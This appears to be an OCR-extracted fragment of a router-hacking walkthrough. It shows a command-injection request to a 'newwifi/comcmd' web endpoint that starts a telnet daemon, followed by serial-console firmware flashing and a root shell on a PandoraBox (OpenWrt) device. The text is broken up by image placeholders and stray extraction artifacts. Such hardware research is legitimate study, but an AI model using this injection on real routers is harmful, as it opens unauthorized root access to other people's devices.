
`newwifi/comcmd?cmd=busybox telnet -p 23|mfg2 telnet 1`


`newwifi/comcmd?cmd=busybox%20telnetd%20-p%2023|mfg2%20telnet%201`

Add TTL Serial Plug



Add TTL Serial Plug






```
uHttpd Server started.  
IP:192.168.99.245  
Netmask:255.255.255.0  
Default Router:0.0.0.0  
expecting 7143662 bytes
```

```
=====
```

Check image:	
Image type	--> Firmware
Image Header Checksum	--> OK
Image Data Checksum	--> OK
Image Data Size	--> OK

```
=====
```

```
Bytes transferred = 7143428 (6d0004 hex)  
Upgrade linux kernel block !!
```

```
.....  
.....  
· kali2  
Done!
```

```
PandoraBox login: root  
Password:
```

```
BusyBox v1.22.1 (2015-01-13 14:46:46 CST) built-in shell (ash)  
Enter 'help' for a list of built-in commands.
```

```
1 [PandoraBox]
```

```
kali1 PandoraBox SDK Platform  
Copyright 2013-2014  
D-Team Technology Co.,Ltd. ShenZhen
```

```
Base on OpenWrt BARRIER BREAKER (14.09, r355)
```

```
[root@PandoraBox:/root]#ls
```


```
[root@PandoraBox:/root]#uname -a
```

```
Linux PandoraBox 3.10.64 #20 Wed Jan 14 00:19:50 CST 2015 mips GNU/Linux
```

```
[root@PandoraBox:/root]#
```

